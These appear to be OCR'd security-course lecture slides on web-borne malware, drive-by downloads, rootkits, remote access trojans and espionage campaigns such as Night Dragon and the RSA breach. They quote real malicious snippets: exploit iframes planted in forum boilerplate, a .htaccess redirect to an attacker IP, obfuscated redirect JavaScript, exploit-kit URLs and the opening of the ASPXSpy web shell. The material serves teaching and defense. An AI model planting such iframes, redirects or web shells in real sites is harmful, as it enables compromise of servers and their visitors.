
[Moschuk et al.]

- Websites with popular content
  - Games: 60% of websites contain executable content, one-third contain at least one malicious executable
  - Celebrities, adult content, everything except news
    - Malware in 20% of search results for "Jessica Biel" (2009 McAfee study)

- Most popular sites with malicious content (Oct 2005)
- Most are variants of the same few adware applications



site	# infected executables
scenicreflections.com	503
gamehouse.com	164
screensavershot.com	137
screensaver.com	107
hidownload.com	50
games.aol.com	30
appzplanet.com	27
dailymp3.com	27
free-games.to	27
galttech.com	23



2013 MOST DANGEROUS CELEBRITIES™

David Livingston
Getty Images

Lily Collins is the Most Dangerous Celebrity™

Lily Collins is this year's most dangerous celebrity to search for on the web. Daughter of rock musician Phil Collins, Lily quickly rose to fame as a talented actress, teenage journalist, and Hollywood trendsetter. She landed in the number-four spot in People magazine's 2012 World's Most Beautiful Women list, and has the lead in *The Mortal Instruments: City of Bones*.

The Dangers of Online Searching

McAfee researched pop culture's most famous people to reveal the riskiest celebrity athletes, musicians, politicians, comedians, and Hollywood stars on the web. When you search for pictures and downloads of Lily Collins you have about a 14.5% chance of landing on a page that tested positive for spam, adware, spyware, viruses, or other malware.

To better protect yourself on the web:

- Be wary of links to free content or too-good-to-be-true offers
- Be extra cautious when searching on hot topics, which often lead to fake and malicious sites created by cybercriminals
- Check the web address for misspellings or other clues that the link might lead to a phony website
- Protect yourself with comprehensive security, including a tool that identifies risky websites in search results

#1	Lily Collins	14.5
#2	Avril Lavigne	12.7
#3	Sandra Bullock	10.8
#4	Kathy Griffin	10.6
#5	Zoe Saldana	10.5
#6	Katy Perry	10.4
#7	Britney Spears	10.1
#8	Jon Hamm	10.0
#9	Adriana Lima	9.9

Drive-By Downloads

- Websites "push" malicious executables to user's browser with inline JavaScript or pop-up windows
  - Naïve user may click "Yes" in the dialog box
- Can install malicious software <u>automatically</u> by exploiting bugs in the user's browser
  - 1.5% of URLs - Moshchuk et al. study
  - 5.3% of URLs - "Ghost Turns Zombie"
  - 1.3% of Google queries - "All Your IFRAMEs Point to Us"
- Many infectious sites exist only for a short time, behave non-deterministically, change often

Obfuscated JavaScript

[Provos et al.]

```
document.write(unescape("%3CHEAD%3E%0D%0A%3CSCRIPT%20
LANGUAGE%3D%22Javascript%22%3E%0D%0A%3C%21--%0D%0A
/*%20criptografado%20pelo%20Fal%20-%20Deboa%E7%E3o
%20gr%E1tis%20para%20seu%20site%20renda%20extra%0D
...
3C/SCRIPT%3E%0D%0A%3C/HEAD%3E%0D%0A%3CBODY%3E%0D%0A
%3C/BODY%3E%0D%0A%3C/HTML%3E%0D%0A"));
//-->
</SCRIPT>
```

“Ghost in the Browser”

- Large study of malicious URLs by Provos et al. (Google security team)
- In-depth analysis of 4.5 million URLs
  - About 10% malicious
- Several ways to introduce exploits
  - Compromised Web servers
  - User-contributed content
  - Advertising
  - Third-party widgets

Compromised Web Servers

[Provos et al.]

- Vulnerabilities in phpBB2 and InvisionBoard enable complete compromise of the underlying machine
  - All servers hosted on a virtual farm become malware distribution vectors
  - Example:

```
<!-- Copyright Information -->
<div align='center' class='copyright'>Powered by
<a href="http://www.invisionboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003 &nbsp;
<a href='http://www.invisionpower.com'>IPS, Inc.</a></div>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

- Exploit iframes inserted into copyright boilerplate
- Test machine infected with 50 malware binaries

Redirection Using .htaccess

[Provos et al.]

- After compromising the site, change .htaccess to redirect visitors to a malicious site
- Hide redirection from website owner

```
RewriteEngine On
RewriteCond %{HTTP _ REFERER} .*google.*$ [NC,OR]
RewriteCond %{HTTP _ REFERER} .*aol.*$ [NC,OR]
RewriteCond %{HTTP _ REFERER} .*msn.*$ [NC,OR]
RewriteCond %{HTTP _ REFERER} .*altavista.*$ [NC,OR]
RewriteCond %{HTTP _ REFERER} .*ask.*$ [NC,OR]
RewriteCond %{HTTP _ REFERER} .*yahoo.*$ [NC]
RewriteRule .* http://89.28.13.204/in.html?s=xx [R,L]
```

If user comes via one of these search engines…

…redirect to a staging server


…which redirects to a constantly changing set of malicious domains

- Compromised .htaccess file frequently rewritten with new IP addresses, restored if site owner deletes it

User-Contributed Content

[Provos et al.]

- Example: site allows user to create online polls, claims only limited HTML support
  - Sample poll:



```
   <SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')";
if (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

  - Interpreted by browser as location.replace('http://videozfree.com')
  - Redirects user to a malware site

Trust in Web Advertising

- Advertising, by definition, is ceding control of Web content to another party
- Webmasters must trust advertisers not to show malicious content
- Sub-syndication allows advertisers to rent out their advertising space to other advertisers
  - Companies like Doubleclick have massive ad trading desks, also real-time auctions, exchanges, etc.
- Trust is not transitive!
  - Webmaster may trust his advertisers, but this does not mean he should trust those trusted by his advertisers

Example of an Advertising Exploit

[Provos et al.]

- Video sharing site includes a banner from a large US advertising company as a single line of JavaScript…
- … which generates JavaScript to be fetched from another large US company
- … which generates more JavaScript pointing to a smaller US company that uses geo-targeting for its ads
- … the ad is a single line of HTML containing an iframe to be fetched from a Russian advertising company
- … when retrieving iframe, "Location:" header redirects browser to a certain IP address
- … which serves encrypted JavaScript, attempting multiple exploits against the browser

Another Advertising Exploit

[Provos et al.]

- Website of a Dutch radio station…
- … shows a banner advertisement from a German site
- … JavaScript in the ad redirects to a big US advertiser
- … which redirects to another Dutch advertiser
- … which redirects to yet another Dutch advertiser
- … ad contains obfuscated JavaScript; when executed by the browser, points to another script hosted in Austria
- … encrypted script redirects the browser via multiple iframes to an exploit site hosted in Austria
- … site automatically installs multiple trojan downloaders

Not a Theoretical Threat

- Hundreds of thousands of malicious ads online
  - 384,000 in 2013 vs. 70,000 in 2011 (source: RiskIQ)
  - Google disabled ads from more than 400,000 malware sites in 2013
- Dec 27, 2013 – Jan 4, 2014: Yahoo! serves a malicious ad to European customers
  - The ad attempts to exploit security holes in Java on Windows, install multiple viruses including Zeus (used to steal online banking credentials)

Third-Party Widgets

[Provos et al.]

- Make sites "prettier" using third-party widgets
  - Calendars, visitor counters, etc.
- Example: free widget for keeping visitor statistics operates fine from 2002 until 2006
- In 2006, widget starts pushing exploits to all visitors of pages linked to the counter

http://expl.info/cgi-bin/ie0606.cgi?homepage
http://expl.info/demo.php
http://expl.info/cgi-bin/ie0606.cgi?type=MS03-11&SP1
http://expl.info/ms0311.jar
http://expl.info/cgi-bin/ie0606.cgi?exploit=MS03-11
http://dist.info/f94mslrfum67dh/winus.exe

Exploitation Vectors

[Provos et al.]


- Bugs in browser’s security logic or memory vulnerabilities
- Example: MS Data Access Components bug
  - Compromised web page contains an iframe with JavaScript that instantiates an ActiveX object and makes an XMLHttpRequest to retrieve an executable
  - Writes executable to disk using Adodb.stream and launches it using Shell.Application
- Example: WebViewFolderIcon memory exploit
  - Sprays the heap with a large number of JavaScript string objects containing x86 shellcode, hijacks control

Social Engineering

[Provos et al.]

- Goal: trick the user into “voluntarily” installing a malicious binary
- Fake video players and video codecs
  - Example: website with thumbnails of adult videos, clicking on a thumbnail brings up a page that looks like Windows Media Player and a prompt:
    - “Windows Media Player cannot play video file. Click here to download missing Video ActiveX object.”
  - The “codec” is actually a malware binary
- Fake antivirus (“scareware”)
  - January 2009: 148,000 infected URLs, 450 domains

Fake Antivirus



PC Performance & Stability analysis report

Please review analysis report and take recommended action

11 Errors detected! Error fix is required

Error report

- Drive C initializing error
- Bad sectors on hard drive or damaged file allocation table - Critical Error
- Read time of hard drive clusters less than 500 ms - Critical Error
- A problem detected while reading boot operating system files

System: Windows XP
Installed memory (RAM): 2 GB
HDD Info: 40 GB

Scanner Module
v1.0.1 upd: 25.03.2011

Standard Module
v1.2.4 upd: 25.03.2011

Rootkits

- Rootkit is a set of trojan system binaries
- Main characteristic: stealthiness
  - Create a hidden directory
    - /dev/.lib, /usr/src/.poop and similar
    - Often use invisible characters in directory name (why?)
  - Install hacked binaries for system programs such as netstat, ps, ls, du, login

Can't detect attacker's processes, files or network connections by running standard UNIX commands!

  - Modified binaries have same checksum as originals
    - What should be used instead of checksum?

Real-Life Examples

[From "The Art of Intrusion"]

- Buffer overflow in BIND to get root on Lockheed Martin's DNS server, install password sniffer
  - Sniffer logs stored in directory called /var/adm/ …
- Excite@Home employees connect via dialup; attacker installs remote access trojans on their machines via open network shares, sniffs IP addresses of promising targets
  - To bypass anti-virus scanners, uses commercial remote-access software modified to make it invisible to the users

Function Hooking

- Rootkit may “re-route” a legitimate system function to the address of malicious code
- Pointer hooking
  - Modify the pointer in OS’s Global Offset Table, where function addresses are stored
- “Detour” or “inline” hooking
  - Insert a jump in first few bytes of a legitimate function
  - This requires subverting memory protection
- Modifications may be detectable by a clever rootkit detector

Kernel Rootkits

- Get loaded into OS kernel as an external module
  - For example, via compromised device driver or a badly implemented "digital rights" module (e.g., Sony XCP)
- Replace addresses in system call table, interrupt descriptor table, etc.
- If kernel modules disabled, directly patch kernel memory through /dev/kmem (SucKIT rootkit)
- Inject malicious code into a running process via PTRACE_ATTACH and PTRACE_DETACH
  - Security and antivirus software are often the first injection targets

Mebroot (Windows)


- Replaces the host’s Master Boot Record (MBR)
  - First physical sector of the hard drive
  - Launches before Windows loads
- No registry changes, very little hooking
- Stores data in physical sectors, not files
  - Invisible through the normal OS interface
- Uses its own version of network driver API to send and receive packets
  - Invisible to “personal firewall” in Windows
- Used in Torpig botnet

Detecting Rootkit's Presence

- Sad way to find out
  - Run out of physical disk space because of sniffer logs
  - Logs are invisible because du and ls have been hacked
- Manual confirmation
  - Reinstall clean ps and see what processes are running
- Automatic detection
  - Rootkit does not alter the data structures normally used by netstat, ps, ls, du, ifconfig
  - Host-based intrusion detection can find rootkit files
    - …assuming an updated version of rootkit did not disable the intrusion detection system!

Remote Administration Tools

- Legitimate tools are often abused
  - Citrix MetaFrame, WinVNC, PC Anywhere
    - Complete remote control over the machine
    - Easily found by port scan (e.g., port 1494 – Citrix)
  - Bad installations, crackable password authentication
    - "The Art of Intrusion" – hijacking remote admin tools to break into a cash transfer company, a bank's IBM AS/400 server
- Semi-legitimate tools
  - Back Orifice, NetBus
  - Rootkit-like behavior: hide themselves, log keystrokes
  - Considered malicious by anti-virus software



Communicating Via Backdoors

- All sorts of standard and non-standard tunnels
- SSH daemons on a high port
  - Communication encrypted ⇒ hard to recognize for a network-based intrusion detector
  - Hide SSH activity from the host by patching netstat
- UDP listeners
- Passively sniffing the network for master’s commands

Byzantine Hades


- 2006-09 cyber-espionage attacks against US companies and government agencies
  - Attack websites located in China, use same precise postal code as People's Liberation Army Chengdu Province First Technical Reconnaissance Bureau
- Targeted email results in installing a Trojan
  - Gh0stNet / Poison Ivy Remote Access Tool
  - Stole 50 megabytes of email, documents, usernames and passwords from a US government agency
- Same tools used to penetrate Tibetan exile groups, foreign diplomatic missions, etc.

Night Dragon

- Started in November 2009
- Targets: oil, energy, petrochemical companies
- Propagation vectors
  - SQL injection on external Web servers to harvest account credentials
  - Targeted emails to company executives (spear-phishing)
  - Password cracking and “pass the hash” attacks
- Install customized RAT tools, steal internal documents, deliver them to China

RAT Capabilities

- "Dropper" program installs RAT DLL, launches it as persistent Windows service, deletes itself
- RAT notifies specified C&C server, waits for instructions
- Attacker at C&C server has full control of the infected machine, can view files, desktop, manipulate registry, launch command shell




Path: C:\WINDOWS\

System Volume Inform
WINDOWS
hf_mig
addins
AppPatch
Config
Connection Wizard
Cursors
Debug
Downloaded Progra
Driver Cache
ehome
Fonts
Help
ime
inf
Installer
java
Media
msagent
msapps
mui

Name	Size	Type
..		[Folder]
hf_mig		[Folder]
0.log	0 Byte	Text Do
addins		[Folder]
adoKit.dll	56.00 KB	Applicati
AppPatch		[Folder]
Blue Lace 16.bmp	1.24 KB	IrfanView
bootstat.dat	2.00 KB	DAT File
clock.avi	81.00 KB	Video Cl
cmsetacl.log	200 Byte	Text Do
Coffee Bean.bmp	16.66 KB	IrfanView
comsetup.log	15.28 KB	Text Do
Config		[Folder]
Connection Wizard		[Folder]
control.ini	0 Byte	Configur
Cursors		[Folder]
Debug		[Folder]
desktop.ini	2 Byte	Configur
Downloaded Program Files		[Folder]

125 Objects | 8.17 MB | Get File Completed




```
Waiting...
Connected

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Who Was Behind Night Dragon?

- C&C servers hosted in Heze City, Shandong Province, China
- All data exfiltration to IP addresses in Beijing, on weekdays, between 9a and 5p Beijing time
- Uses generic tools from Chinese hacking sites
  - Hookmsgina and WinlogonHack: password stealing
  - ASPXSpy: Web-based RAT

Make in China

E-mail: master@rootkit.net.cn



```
<%@ Assembly Name="System.DirectoryServices,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>
<%@ Assembly Name="System.Management,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>
<%@ Assembly Name="System.ServiceProcess,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>
<%@ Assembly Name="Microsoft.VisualBasic,Version=7.0.3300.0,Culture=neutral,PublicKeyToken=b03f5f7f11d50a3a"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat="server">
/*
Thanks Snailsor,FuYu,BloodSword,Cnqing,
Code by Bin
Make in China
Blog: http://www.rootkit.net.cn
E-mail : master@rootkit.net.cn
*/
public string Password="191d0b796a16ed11a2a58aa14fdb0112";//admin
public string vbhLn="ASPXSpy";
public int TdgGU=1;
protected OleDbConnection Dtdr=new OleDbConnection();
protected OleDbCommand Kkvb=new OleDbCommand();
```

Sources say hackers using servers in China gained control of a number of Canadian government computers belonging to top federal officials.

The hackers, then posing as the federal executives, sent emails to departmental technical staffers, conning them into providing key passwords unlocking access to government networks.

At the same time, the hackers sent other staff seemingly innocuous memos as attachments. The moment an attachment was opened by a recipient, a viral program was unleashed on the network.

The program hunts for specific kinds of classified government information, and sends it back to the hackers over the internet.

One source involved in the investigation said spear-phishing is deadly in its simplicity: "There is nothing particularly innovative about it. It's just that it is dreadfully effective."

http://blogs.rsa.com/rivner/anatomy-of-an-attack/

- Successful attack on a big US security company
- Target: master keys for two-factor authentication
- Spear-phishing email messages
  - Subject line: “2011 Recruitment Plan”
  - Attachment: 2011 Recruitment plan.xls

- Spreadsheet exploits a zero-day vulnerability in Adobe Flash to install Poison Ivy RAT
  - Reverse-connect: pulls commands from C&C servers
  - Stolen data moved to compromised servers at a hosting provider, then pulled from there and traces erased

Who Was Behind the RSA Attack?

- Poison Ivy RAT downloaded from mincesur.com
  - Previously used in Gh0stNet attacks
- Some attack domains were associated with "fast-flux" dynamic DNS providers
  - Can rapidly change IP addresses to evade blacklisting

  www.usgoodluck.com, obama.servehttp.com, prc.dynamiclink.ddns.us
- But fast-flux DNS is commonly used by Russian spammers, not Night Dragon attackers… hmmm

Luckycat

[Trend Micro 2012 research paper]

- Targets: aerospace, energy, engineering, shipping companies and military research orgs in Japan and India, Tibetan activists
- Spear-phishing emails with malicious attachments
  - PDF attachment with radiation measurement results
  - Word file with info on India’s ballistic missile program
  - Documents with Tibetan themes
- Exploits stack overflow vulnerability in MS Office Rich Text Format (RTF) parser + four different buffer overflows in Adobe Flash and Reader

Luckycat

[Trend Micro 2012 research paper]

